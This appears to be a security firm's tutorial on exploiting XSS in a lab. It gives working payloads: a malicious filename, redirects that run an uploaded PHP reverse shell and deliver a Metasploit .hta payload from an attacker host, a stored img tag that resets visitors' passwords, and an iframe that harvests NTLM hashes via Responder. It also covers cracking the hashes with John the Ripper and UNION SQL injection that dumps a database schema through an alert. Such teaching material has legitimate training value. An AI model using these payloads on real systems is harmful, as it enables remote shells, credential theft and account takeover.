Privia Security was chosen as one of Türkiye's fastest growing companies!

Privia Security was chosen as one of Türkiye's fastest growing companies!

Once the XSS vulnerability has been understood at a fundamental level, what can be done using the XSS security vulnerability and what attackers can do on the target system in the event of a potential attack are described below.
Users may be required to upload photos, files, or similar objects to a website. File upload objects are used for this purpose, allowing users to upload files to the system through these objects. Figure 5.1.1 shows a web page containing a file upload object.
The name of a file selected using this object will be displayed on screen after clicking the “Submit Query” button. If a file intended for upload has its filename set to JavaScript code, and no validation is performed on the selected filename, the XSS vulnerability can be triggered.
The filename of the file to be uploaded was changed to the following JavaScript code:
"><img src=x onerror=prompt(1)>
The file with the changed name was selected for upload to the system. Figure 5.1.3 shows the file being selected.


A request was made by clicking the button, and the filename was reflected on the page. Figure 5.1.3 shows the XSS vulnerability triggered as a result of the filename being reflected on the page.
In addition to creating a pop-up or redirecting to other applications, an XSS vulnerability can be exploited to obtain a reverse shell connection on the target system. A PHP file can be used to obtain a reverse shell connection. Figure 5.2.1 shows a PHP code that sends a reverse shell connection to the port specified by the $port variable on the attacker’s device specified by the $ip variable.

Figure 5.2.2 shows the PHP file being selected for upload to the system.

The XSS vulnerability can be exploited to execute this file. Using the “image” parameter that displays images uploaded to the system, the XSS vulnerability can be triggered via this parameter and a request can be made to the PHP file uploaded to the system according to the XSS payload. A payload such as the one below can be assigned to the “image” parameter to make a request to the PHP file:
<script>window.location ='http://192.200.10.101/file_upload/images/ReverseXSS.php'</script>

When a request is made to the PHP file, a reverse shell connection will arrive at the attacker’s machine. However, for the connection to arrive, a listening process must be started on the attacker’s machine on the port specified in the PHP file. In Figure 5.2.4, a listening process was initiated over port 1234 using the netcat command, and a reverse shell connection was obtained to execute commands on the target system as a result of the request made to the PHP file using the XSS vulnerability.

In the previous section, a reverse shell connection was obtained from the web server using XSS. In this section, an attack scenario involving obtaining shell connections from the systems of users visiting the target website will be examined. This attack method is called a Watering Hole attack.
To carry out this attack, the target user is intended to download a malicious .hta HTML application file. To do this, the module called hta_server provided by the Metasploit Framework is run and an HTML application is created. Figure 5.3.2 shows the HTML application file created using the hta_server module and published via the attacker’s machine.

Once this process is complete, the following JavaScript code is embedded into a web page containing a Stored XSS vulnerability:
<script>window.location= 'http://192.200.10.129:8080/41grMjoOm.hta' </script>
When any user visits this web page, the browser will automatically download the malicious HTML application file to the user’s machine. Figure 5.3.4 shows what any user visiting the page will see after the comment containing the JavaScript code is submitted.

If the downloaded file is run by any user, a Meterpreter session will be obtained via the Metasploit Framework. Figure 5.3.5 shows the Meterpreter session obtained as a result of the downloaded file being executed on a machine.

It is possible to capture or modify user information using the XSS vulnerability present on the target website.

On the page shown in Figure 5.4.1, the user password can be changed during the password change process using the pass1 and pass2 parameters. If a different password value is assigned to these parameters and users are made to submit a request to the URL containing those parameters, the password of every user who submits a request will be changed. To achieve this, if a payload containing the URL that performs the password change operation is embedded in a website with a Stored XSS vulnerability by exploiting that vulnerability, the password of a user will be changed when they make a request to the page.
Below is the password change address assigned to the src parameter of the img tag:
<img src= "http://192.200.10.101/Change/?pass1=priviahub&pass2=priviahub&Change=Change">If this code is embedded into the site by exploiting the Stored XSS vulnerability, the passwords of all logged-in users who make a request to the page will be changed to “priviahub”.
Figure 5.4.2 shows the request made to the page using the code given above.

The request was submitted and the code was saved to the database and took its place on the page.

An XSS vulnerability on a website is often thought to be used simply for creating a pop-up on the page. However, an XSS vulnerability can in some cases lead to the capture of highly critical information. Using an XSS vulnerability, it is possible to obtain the NTLM hash values of users’ passwords or password information from a target website.

To obtain the NTLM hash value of a user’s password, a listening process can be started using the Responder tool. The following command can be used to start a listening process using the eth0 interface:
responder -I eth0
As well as injecting a payload that executes code directly on the page with the XSS vulnerability, a web page containing malicious code and running on a different web server can be injected into the page using an iframe tag.
Using the code below, a page named scriptlet.html can be embedded into the web page containing the XSS vulnerability:
<iframe src="http://192.200.10.129/scriptlet.html">A request was made to the web page containing the Stored XSS vulnerability using the code given above.

The given code was injected into the web page containing the Stored XSS vulnerability. When the web page was refreshed, a window requesting a username and password appeared.

After the user credentials are entered, the NTLM hash value of the username and password arrives at the attacker’s machine via the Responder tool. Figure 5.5.4 shows the information obtained with Responder.

The information obtained with the Responder tool is located in the /usr/share/responder/logs directory:
cd /usr/share/responder/logsFigure 5.5.5 shows the list of files in the /usr/share/responder/logs directory.

Using this file together with a wordlist, a password cracking attack can be launched against the NTLM hash value to obtain the user’s password.
Figure 5.5.6 shows an example password list.

After the pass.txt file is created, the John the Ripper tool is used to attempt to obtain the password. The command to be used is shown below:

john –wordlist=pass.txt HTTP-NTLMv2-192.168.0.9.txt
A password cracking attack was performed using the wordlist, and the user’s password was obtained. Figure 5.5.7 shows the results from the John the Ripper tool.

XSS attacks can be carried out on pages where an SQL Injection vulnerability has been identified. An attacker who discovers an SQL Injection vulnerability in a web application can, for example, carry out an attack that displays all database records in an alert window. Figure 5.6.1 shows a search page containing an SQL Injection vulnerability.

A single quote character (“‘“) was entered into the search box and a search was performed. As a result of the search operation, an SQL error was encountered.
The UNION operator was used to perform special SELECT queries, and it was determined that the table from which information is retrieved consists of 7 columns. The query performed using the UNION operator is shown below:
P%’ UNION SELECT 1,2,3,4,5,6,7– –
Figure 5.6.3 shows the result of the query performed using the UNION operator.

As a result of the query operation, the data obtained from the SELECT query following the UNION parameter was placed in the bottom row of the table. The numbers in the SELECT query were placed into the table. If a JavaScript code is written in place of any of these numbers, the JavaScript code will run when the query is executed. However, JavaScript code cannot be added in the normal way. Instead, the JavaScript code can be converted to hexadecimal format and included in the query.
Below is the JavaScript code and its hexadecimal equivalent:
<script>alert(1)</script>
0x3c7363726970743e616c6572742831293c2f7363726970743e
The hexadecimal code was included in the query and executed. The request data containing the hexadecimal code is shown below:
P%' UNION SELECT 1,2,3,4,5,0x3c7363726970743e616c6572742831293c2f7363726970743e,7-- -Figure 5.6.4 shows the result obtained after the request was made.

As a result of the request, the JavaScript code included in the query was executed and an alert message was reflected on the page.
The SQL query can be extended using the CONCAT operator. The JavaScript code can be split and a different SQL query inserted between the parts, then the code segments can be joined together using the CONCAT operator.
Below is an SQL Injection payload containing JavaScript code and joined using the CONCAT operator:
P%' union select 1,concat(0x3c7363726970743e616c6572742822507269766961487562,
0x5c6e,(concat(@x:=0x00,(SELECT count(*)from information_schema.columns where
table_schema=database() and @x:=concat(@x,0x5c6e,
database(),0x20207c2020,table_name,0x20207c2020,column_name)),@x)),
0x22293c2f7363726970743e),3,4,5,6,7-- -
Figure 5.6.5 shows the result obtained after the payload was executed.

The database name, tables, and column names belonging to the tables were listed in the alert window using the XSS vulnerability.
You May Be Interested In These